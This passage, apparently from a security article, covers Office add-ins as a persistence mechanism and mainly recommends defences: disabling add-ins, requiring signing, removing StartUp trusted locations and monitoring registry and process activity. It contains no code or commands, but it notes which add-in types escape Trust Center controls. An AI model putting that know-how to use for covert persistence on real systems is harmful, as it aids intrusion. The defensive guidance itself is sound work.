
1. Requires non-standard VSTO runtime.
2. Can't install silently without being signed by a trusted publisher, although a user might manually install it given that it's an add-in for a trusted program.
3. Unlikely to be useful for persistence in VDI environments.

Defending Against Malicious Add-Ins

Malicious XLL, COM, Automation, and VSTO add-ins can easily be prevented through disabling add-ins within each Office application's Trust Center (or through the appropriate registry keys).



Alternatively, if add-ins are required, it is recommend they are required to be signed by a trusted publisher, and that user notifications are disabled. The user notifications that are presented when untrusted add-ins are used provide limited warning against potential security risk, and users may enable the content, especially if they're opening a previously trusted document (e.g., one they've created). An example of a user notification is provided below.



Although the WLL and VBA add-ins self-define as add-ins, they're not affected by the above Trust Center setting. This is particularly surprising in the case of WLL add-ins given it's a DLL-based add-in.

The most effective way to mitigate against the risk of malicious WLL and VBA add-ins is to remove the "StartUp" trusted locations for each if they are not used. If they are required, at least for Excel and PowerPoint consider putting the required add-ins in the system-wide trusted location for this purpose, and removing the trusted location that exists within the user profile. This would force an attacker to escalate their privileges in order to use the system-wide location as a persistence mechanism. In both cases, organisations could also look to ensure that appropriate access control lists are established for the trusted locations in order to prevent users from adding or editing existing files.

It is further recommended that organisations look to develop a detective capability around identifying malicious add-ins. Three core aspects to this involve examining and validating the file system contents of the trusted locations, auditing the registry entries relevent for enabling add-ins, and monitoring for non-standard process relationships (e.g., examining the processes spawned by Office applications).
